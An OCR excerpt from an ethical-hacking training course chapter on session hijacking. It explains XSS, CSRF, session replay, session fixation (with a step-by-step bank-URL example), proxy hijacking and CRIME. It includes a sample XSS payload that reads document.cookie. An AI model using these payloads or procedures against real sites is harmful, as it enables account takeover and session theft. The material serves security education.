



Figure 11.12: Prediction of session ID using a client-side attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Compromising Session IDs Using Client-side Attacks: Cross-site Script Attack

A cross-site script attack is a client-side attack in which the attacker compromises a session token by using malicious code or programs. This type of attack occurs when a dynamic web page receives malicious data from the attacker and executes it on the user's system.

Web sites that create dynamic pages do not have control over how the clients read their output. Thus, attackers can insert a malicious JavaScript, VBScript, ActiveX, Hypertext Markup Language (HTML), or Flash applet into a vulnerable dynamic page. That page then executes the script on the user's machine and collects personal information of the user, steals cookies, redirects users to unexpected web pages, or executes any malicious code on the user's system.

As shown in the below figure, a user first establishes a valid session with a server. An attacker sends a crafted link to the victim with malicious JavaScript. When the user clicks on the link, the JavaScript runs automatically and performs the instructions set by the attacker. The result displays the current session ID of the user. Using the same technique, the attacker can create specific JavaScript code that fetches the user's session ID:

```
<SCRIPT>alert(document.cookie);</SCRIPT>
```

Thereafter, the attacker uses the stolen session ID to establish a valid session with the server.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 11.13: Prediction of session ID using a cross-site script attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Compromising Session IDs Using Client-side Attacks: Cross-site Request Forgery Attack

Cross-site request forgery (CSRF), also known as a one-click attack or session riding, is an attack in which the attacker exploits the victim's active session with a trusted site to perform malicious activities such as item purchases and the modification or retrieval of account information. In CSRF web attacks, the attacker creates a host form, containing malicious information, and sends it to the authorized user. The user fills in the form and sends it to the web server. Because the data originates from a trusted user, the web server accepts the data. Unlike an XSS attack, which exploits the trust a user has for a particular website, CSRF exploits the trust that a website has on a user's browser. A CSRF attack involves the following steps.

- The attacker hosts a web page with a form that appears legitimate. This page already contains the attacker's request.
- A user, believing the form to be the original, enters a login and password.
- Once the user completes the form, that page is submitted to the real site.
- The real site's server accepts the form, assuming that it was sent by the user based on the authentication credentials.

In this manner, the server accepts the attacker's request.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 11.14: Prediction of session ID using a cross-site request forgery attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Compromising Session IDs Using Session Replay Attacks

In a session replay attack, the attacker captures the authentication token of a user by listening to a conversation between the user and server. Once the authentication token is captured, the attacker replays the authentication request to the server with the captured authentication token to dodge the server; consequently, they gain unauthorized access to the server. A session replay attack involves the following steps.

- The user establishes a connection with the web server.
- The server asks the user for authentication information as identity proof.
- The user sends authentication tokens to the server. In this step, an attacker captures the authentication token of the user by eavesdropping on the conversation between the user and server.
- Once the authentication token is captured, the attacker replays the request to the server with the captured authentication token and gains unauthorized access to the server.





Figure 11.15: Prediction of session ID using a session replay attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Compromising Session IDs Using Session Fixation

Web session security prevents an attacker from intercepting, brute forcing, or predicting the session ID issued by a web server to a user's browser as proof of an authenticated session. However, this approach ignores the possibility of the attacker issuing a session ID to the user's browser, forcing it to use the chosen session ID. This type of attack is called a session fixation attack because an attacker fixes the user's session ID in advance, instead of generating it randomly at the time of login.

The attacker performs a session fixation attack to hijack a valid user session. The attacker takes advantage of limitations in web-application session ID management. Web applications allow the user to authenticate themselves using an existing session ID, instead of generating a new session ID. In this type of attack, the attacker provides a legitimate web-application session ID and lures the victim to use it. If the victim's browser uses that session ID, then the attacker can hijack the user-validated session because the attacker is already aware of the session ID used by the victim.

A session fixation attack is a kind of session hijack. However, instead of stealing the session established between a user and web server after the user logs in, a session fixation attack fixes an established session on the user's browser; thus, the attack is initiated before the user logs in. An attacker uses various techniques to perform a session fixation attack:

- Session token in the URL argument
- Session token in a hidden form field
- Session ID in a cookie

The attacker must choose a technique based on how the target web application uses session tokens. The attacker exploits the vulnerability of a server that allows a user to use a fixed

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

session ID. Then, the attacker provides a valid session ID to a victim and lures him to authenticate themselves using that session ID. A session fixation attack has the following three phases.

- **Session set-up phase**: In this phase, the attacker first obtains a legitimate session ID by establishing a connection with the target web server. Few web servers support the idle session time-out feature. If the target web server supports this feature, the attacker needs to send requests repeatedly to keep the established trap session ID alive.
- **Fixation phase**: In this phase, the attacker introduces the session ID to the victim's browser, thereby fixing the session.
- **Entrance phase**: In this phase, the attacker waits for the victim to log in to the target web server using the trap session ID and then enters the victim's session.

A session fixation attack is performed through the following steps.

- First, the attacker establishes a legitimate connection with the target web server.
- The target web server (e.g., *http://citibank.com/*) issues a session ID, say 0D6441FEA4496C2, to the attacker.
- The attacker sends a link with the established session ID, say *http://citibank.com/? SID=0D6441FEA4496C2*, to the victim and lures the victim to click on it to access the website.
- The victim clicks on the link, believing it to be a legitimate link sent by the bank. This opens the server's login page in the victim's browser for SID=0D6441FEA4496C2.
- The web server checks that the session ID 0D6441FEA4496C2 is already established and is in an active state; hence, it does not create the new session.
- Finally, the victim enters their login credentials in the login script, and the server grants them access to the bank account.
- At this point, knowing the session ID, the attacker can also access the victim's bank account via *http://citibank.com/? SID=0D6441FEA4496C2*.

Because the session ID is set by the attacker before the user logged in, the user can be said to have logged into the attacker's session.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 11.16: Session fixation attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Session Hijacking Using Proxy Servers

An attacker lures the victim to click on a fake link, which appears legitimate but redirects the user to the attacker's server. The attacker then forwards the request to the legitimate server on behalf of the victim and serves as a proxy for the entire transaction. Acting as a proxy, the attacker captures the session information during the interaction between the legitimate server and user.





Figure 11.17: Session hijacking using proxy servers

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Session Hijacking Using CRIME Attack

Compression Ratio Info-Leak Made Easy (CRIME) is a client-side attack that exploits vulnerabilities in the data-compression feature of protocols such as SSL/Transport Layer Security (TLS), SPDY, and HTTP Secure (HTTPS). The possibility of mitigation against HTTPS compression is low, which makes this vulnerability even more dangerous than other compression vulnerabilities.

When two hosts on the Internet establish a connection using HTTPS, a TLS session is established, and the data are transmitted in an encrypted form. Hence, it is difficult for an attacker to read or modify the messages between the two hosts. When a user logs into a web application, authentication data are stored in a cookie. Whenever the browser sends an HTTPS request to the web application, the stored cookie is used for authentication. In this attack, the attacker attempts to access the authentication cookie to hijack the victim's session.

